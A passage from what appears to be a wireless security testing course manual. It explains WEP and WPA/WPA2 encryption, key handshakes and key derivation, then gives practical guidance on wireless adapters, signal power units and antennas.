

Figure 3-80 - The WEP Encryption Process

A brief outline of the steps involved in WEP encryption is:

1. Concatenate the IV and WEP key, then run KSA and PRGA to get the keystream
2. Create the Integrity Check Value (ICV) of the message, then concatenate it to the message
3. XOR the plain text message plus the CRC32 and the keystream to obtain the encrypted text
4. The packet then contains the following elements:
    a. IV (Used Previously)

b. Key ID

c. Encrypted Text

d. ICV that is the CRC32 of the plain text

The WEP decryption process flows according to Figure 3-81 as shown below.



Figure 3-81 - The WEP Decryption Process

The steps that take place during the decryption process are as follows:

1. Concatenate the IV and the key corresponding to the key ID, then run KSA and PRGA to obtain the keystream
2. XOR the encrypted message and the keystream, resulting in the message + ICV
3. Compare the decrypted ICV with the once received with the packet. If they are the same, the frame is intact and accepted, otherwise, discard the frame, as the packet is fake or corrupted.

3.5.4.3 Wi-Fi Protected Access

The IEEE 802.11i group, aimed at improving wireless security, proceeded to develop two new link layer encryption protocols: Temporal Key Integrity Protocol (TKIP) and Counter Mode with CBC-MAC (CCMP).

CCMP was designed from the ground up and took much more time to complete in comparison to TKIP. TKIP ended up with the commercial name "WPA1" while "WPA2" was given to CCMP.

WPA encryption comes in 2 flavors:

1. WPA Personal: makes use of pre-shared key authentication (WPA-PSK), a passphrase shared by all peers of the network
2. WPA Enterprise: uses 802.1X and a Radius sever for Authentication, Authorization, and Accounting (AAA).

WPA1

WPA1 is based on the third draft of 802.11i and uses TKIP. It was designed to be backward compatible with legacy hardware and still uses WEP as the encryption algorithm although it addresses the flaws found in WEP with the following elements:

- Per packet key mixing
- IV sequencing to avoid replay attacks
- New Message Integrity Check (MIC), using the Michael algorithm and countermeasures on MIC failures
- Key distribution and rekeying mechanism

WPA2

WPA2 is the full implementation of 802.11i and is also called Robust Security Network (RSN). It makes use of a new Advanced Encryption Standard (AES) based algorithm, CCMP. It was designed from the ground up and is not compatible with older hardware.

In Figure 3-82 below, we have an illustration of the setup to create the WPA secure communication channel.



Figure 3-82 - The WPA Connection Process

The secure communication channel is set up in 4 steps:

1. Agreement on security protocols
2. Authentication
3. Key distribution and verification
4. Data encryption and integrity

In WPA-PSK systems, the process is slightly simplified, as only 3 steps are required. The authentication step is removed as illustrated below.



Figure 3-83 - The WPA-PSK Connection Process

Agreement on Security Protocols

The different security protocols allowedby the AP are provided in its beacons:

- Authentication means, either by PSK or by 802.1X using a AAA server
- Unicast and multicast/broadcast traffic encryption suite: TKIP, CCMP…

The STA first sends a probe request in order to receive network information (i.e. rates, encryption, channel, etc.) and will join the network by using open authentication followed by association.

Authentication

The authentication step is only done in WPA Enterprise configurations. It is based on the Extensible Authentication Protocol (EAP) and can be done with the following:

- EAP-TLS with client and server certificates
- EAP-TTLS
- PEAP for hybrid authentication where only the server certificate is required

This authentication is started when the client selects the authentication mode to use. Several EAP messages, depending on the authentication mode, will be exchanged between the authenticator and the supplicant in order to generate a Master Key (MK).

At the end of the procedure, if successful, a "Radius Accept" message is sent to the AP containing the MK and another message, an EAP message sent to the client to indicate success.

Key Distribution and Verification

The third phase focuses on the exchange of the different keys used for authentication, message integrity, and message encryption. This is done via the 4-way handshake to exchange the Pairwise Transient Key (PTK) and the current Group Temporal Key (GTK), respectively the keys used for unicast and multicast/broadcast, and then the Group Key handshake to renew the GTK.

This part allows:

- Confirmation of the cipher suite used
- Confirmation of the PMK knowledge by the client
- Installation of the integrity and encryption keys
- Send GTK securely

An illustration of the key distribution and verification phases is shown in Figure 3-84.



Figure 3-84 - The Key Distribution and Verification Phase

Note: In Wi-Fi networks, the authenticator is the AP and the supplicant is the STA.

1. The authenticator sends a nonce to the supplicant, called *ANonce*
2. The supplicant creates the PTK and sends its nonce, *SNonce*, with the MIC. After the construction of the PTK, it will check if the supplicant has the right PMK. If the MIC check fails, the supplicant has the wrong PMK.
3. The authenticator sends the current GTK to the supplicant. This key is used to decrypt multicast/broadcast traffic. If that messages fails to be received, it is re-sent.
4. Finally, the supplicant sends an acknowledgement to the authenticator. The supplicant installs the keys and starts encryption.

The group key handshake is much simpler than pairwise keys because it is done after the 4-way handshake (after installing keys) and thus we now have a secure link. It is also done via Extensible Authentication Protocol over LAN (EAPoL) messages but this time, the messages are encrypted. The diagram below illustrates this process.



Figure 3-85 - The Group Key Handshake Process

This diagram may be a bit surprising. Why does it send the GTK again?

The answer is rather simple: it is because this process is the GTK update process and an update of it can only be done when it is installed, similar to a software update. This update happens for the following reasons:

- A station joins the network
- A station leaves the network
- When a timer expires (controlled by the authenticator, the AP)
- A station can request it by sending an unsolicited confirmation message.

Pairwise Transient Key

In Figure 3-86, we have the process to generate the Pairwise Transient Key (PTK), derived from the Pairwise Master Key (PMK).



Figure 3-86 - The Pairwise Transient Key Generation Process

Input

As input, it takes both nonce values, both MAC addresses (supplicant and authenticator), and the PMK. The PMK calculation works as follows:

- If the system is WPA Personal, it uses the PBKDF2 function (PKCS #5, Password-Based Cryptography Standard, v2.0, at ftp://ftp.rsasecurity.com/pub/pkcs/pkcs-5v2/pkcs5v2-0.pdf) with the following values to generate the PSK (the PSK is then used as the PMK):
    - Password, the passphrase
    - SSID (and its length)
    - The number of iterations, 4096

- The length of the result key, 256 bits

- For WPA Enterprise, using a Radius server, the PMK is generated from the Master Key (obtained during the exchange with the server) via the TLS-PRF function.

Hash Algorithm

PRF-X using HMAC-SHA1

Output

The PTK is then divided in different keys. Below are the common parts from TKIP and CCMP:

1. Key Encryption Key (KEK)(128-bit; bits 0-127): used by the AP to encrypt additional data sent to the STA, for example, the RSN IE or the GTK
2. Key Confirmation Key (KCK) (128-bit; bits 128-255): used to compute the MIC on WPA EAPOL Key messages
3. Temporal Encryption Key (TEK) (128-bit; bits 256-383): used to encrypt/decrypt unicast data packets

The CCMP PTK size is 384 bits, comprised of the 3 keys shown above. TKIP requires 2 more keys for message integrity, thus increasing the PTK size to 512 bits:

1. MIC TX Key (64-bit; bits 384-447): used to compute MIC on unicast data packets sent by the AP
2. MIC RX Key (64-bit; bits 448-511): used to compute MIC on unicast data packets sent by the STA

Group Temporal Key

The GTK (used to decrypt multicast/broadcast traffic) construction takes place according to the following illustration.



Figure 3-87 - The GTK Construction Process

Data Encryption and Integrity

There are 3 different algorithms that can be used for data encryption and integrity:

- Temporal Key Integrity Protocol (TKIP)[4]
- Counter Mode with CBC-MAC (CCMP)[5]
- Wireless Robust Authenticated Protocol (WRAP)[6]

The algorithms are far more complex than WEP and will not be detailed here.

[4] http://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol
[5] http://en.wikipedia.org/wiki/CCMP
[6] http://en.wikipedia.org/wiki/Wireless_security#802.11i_security

Temporal Key Integrity Protocol

The following diagram shows the different fields in a TKIP encrypted frame:



Figure 3-88 - A TKIP Encrypted Frame

Counter Mode with CBC-MAC

Figure 8-89 below shows the different fields in a CCMP encrypted frame:



Figure 3-89 - A CCMP Encrypted Frame

Wireless Robust Authenticated Protocol

WRAP is based on AES but uses the Offset Codebook Mode (OCB) cipher and authentication scheme. It was the first to be selected by the 802.11i working group but was abandoned due to intellectual property.

4. Getting Started

4.1 Choosing Hardware

Choosing the right wireless hardware is often a painful and potentially frustrating task. I remember on more than one occasion (approximately 14, to be honest), where I tried to find a wireless card for myself and ended up buying the wrong one. Chipsets often change with cards with the same model numbers, but different hardware revisions, and this can be very frustrating at times. A friend once suggested I get a DLink DWL 650, as it has an Atheros chipset. I went to the nearby computer store and saw a similar model: DLink DWL 650+. "Looks close enough", I said to myself, and proceeded to purchase it. It turns out that the DWL 650+ had a TI chipset, which at the time, did not support injection and was therefore of no immediate use to me. The moral of this story is to research your hardware VERY well before purchasing. This will help you to avoid overspending on your gear and save you a great deal of frustration.

4.1.1 Adapter Types

4.1.1.1 External Cards

The majority of the external wireless cards sold today are USB dongles and there is a wide array of them to choose from. One of the drawbacks of USB wireless dongles is that most of them do not support any external antennas so you are limited to what is built-in. If you have a somewhat older laptop, you can also purchase Personal Computer Memory Card International Association (PCMCIA) cards. These PCMCIA cards are 16-bit only and are no longer manufactured so you will only find cards of this type supporting 802.11b.

"Cardbus" is the 32-bit version of PCMCIA (PCMCIA 8.0 standard). These adapters cannot be inserted into regular PCMCIA slots since they contain a key near the connector.

"Express Cards" are yet another format that replace Cardbus and PCMCIA cards. Their connectors are not compatible with PCMCIA/Cardbus although adapters to exist.

Figure 4-1 below shows the differences between Cardbus, ExpressCard S4 and ExpressCard 34 along with the interface used for each of them.



Figure 4-1 - Different External Slot Cards

4.1.1.2 Internal Cards

MiniPCI

MiniPCI cards are a small version of the PCI slot for laptops.

Figure 4-2 - Laptop MiniPCI Wireless Card

MiniPCI Express

These are even smaller versions of the PCIe adapter as found in current laptops.



Figure 4-3 - Laptop MiniPCI Express Wireless Card

PCI

Many desktop PCs still have PCI or PCI Express buses although regular PCI slots are disappearing from modern PCs. Unless you are only doing wireless testing in your home lab, using an internally installed wireless card in your desktop PC is not entirely practical for wireless penetration testing.

4.1.2 dB, dBm, dBi, mW, W

These abbreviations are often used in radio systems geek talk. A decibel (dB)[7] is the basic unit of measurement used in Wi-Fi radio signals. The "B" in dB is in honor of Alexander Graham Bell, the Scottish-born inventor responsible for much of today's acoustical devices.

The dB signifies the difference, or ratio, between two signal levels and is used to describe the effect of system devices on signal strength.

A dBm is the dB value compared to 1mW of power. The following equation shows how it is calculated.

$$dB\,power = 10 \cdot \log\left(\frac{signal}{reference}\right)$$

Figure 4-4 - The dBm Formula

For example, we will take 100mW as the signal power (that is compared to the reference, 1mW):

$$10 \cdot \log\left(\frac{100mW}{1mW}\right) = 10 \cdot 2 = 20dBm$$

Figure 4-5 - A Sample dBm Calculation

[7] http://en.wikipedia.org/wiki/Decibel

The following table contains some common values already converted:

dBm	mW
0	1
10	10
15	32
17	50
20	100
23	200
27	512
30	1000

As you can see in the table above, a 3 dBm increase doubles the signal power and a 10 dBm increase is 10 times the signal power.

4.1.3 Antennas

Decibels can also be used to describe antenna power levels. dBi is used for isotropic antennas and dBd is used for dipole antennas. The most commonly used value is dBi.

The radiated power of an antenna is measured in dBm and the amount of power emitted by an antenna is called Equivalent Isotropically Radiated Power (EIRP)[8], which takes into account power losses from cables and connectors.

As an example, we'll use the well-known Ubiquiti SRC that has a power output of 300 mW, 24.8 dBm. Adding a 9 dBi antenna accounts for about 2dBi in cable and connector loss:

$$24.8dBi + 9dBi - 2dBi = 31.8dBi$$

Figure 4-6 - EIRP Calculation in dBi

in mW:

$$10^{\frac{31.8dBi}{10}} = 10^{3.18} = 1513mW$$

Figure 4-7 – EIRP Calculation in mW

[8] http://en.wikipedia.org/wiki/Equivalent_isotropically_radiated_power

4.2 Choosing a Wireless Card

Choosing the right wireless card can be a tricky business. Unfortunately, there is no "wireless card holy grail" as different cards provide different functionality. The "right" card is the one that answers all of your needs. Check data sheets, read reviews, compare different cards, and then choose the right one.

We often talk about TX power and RX sensitivity in wireless cards. Power is only useful for transmitting data whereas receiving data depends on the sensitivity of the card and antenna. The lower the sensitivity, the better the reception. Sensitivity is expressed for a specific rate and the same applies for TX power. Keeping this in mind, consider RX sensitivity first and then TX power when it comes to choosing a card.

Note: High power cards are usually only needed for long-range links.

As a general starting point when choosing a wireless card, a general rule of thumb is to select a card that has either an Atheros or Realtek chipset but that, of course, is not a rule written in stone and you will still need to do your research to ensure the card is compatible with the Aircrack-ng suite. By far, the best, and most current, listing of compatible hardware can be found at:

http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#list_of_compatible_adapters.

4.2.1 Alfa AWUS036H

If there is such a thing as a "standard" wireless card to use for wireless penetration testing, it is the Alfa Networks AWUS036H and is one of our favorite cards. This USB-powered card uses the well-supported Realtek 8187 chipset and puts out an impressive 500 mW of power with newer models having TX power of 1000 mW. The antenna connector on these cards is RP-SMA, allowing you to change the standard antenna in exchange for a wide variety of other types.

Figure 4-8 - Alfa AWUS036H Wireless Card

4.3 Choosing an Antenna

A frequently asked question is "What is the best antenna?" Like wireless cards, the answer is disappointing because there is no "best" antenna. The choice of antenna depends on many variables, such as:

- Is it intended to be used for long links or short links? Low or high power antenna.
- Will the connection be point-to-point or point to multi-point? Directional antenna or omni.
- What frequency/frequencies are needed? 2.4 GHz/5 GHz.

4.3.1 Antenna Patterns

The following sections will attempt to illustrate the signal dispersion when using various types of antennas. At first, the images may be somewhat difficult to understand but keep the following points in mind to assist you:

- The vertical pattern is to be visualized from a horizontal point of view, as if you were looking at the horizon.
- The horizontal pattern is to be visualized from a vertical point of view, as if you were looking down on it from above.

4.3.1.1 Omnidirectional

Omnidirectional antennas (or omni, for short) are used in a point to multi-point environment. They are meant to radiate their signal in all directions in a spherical pattern but in reality, this is not the case.

The coverage emitted by an omnidirectional antenna can best be visualized by thinking of a donut around the antenna as shown in Figure 4-9 below.



Figure 4-9 - Coverage Pattern of an Omni Antenna

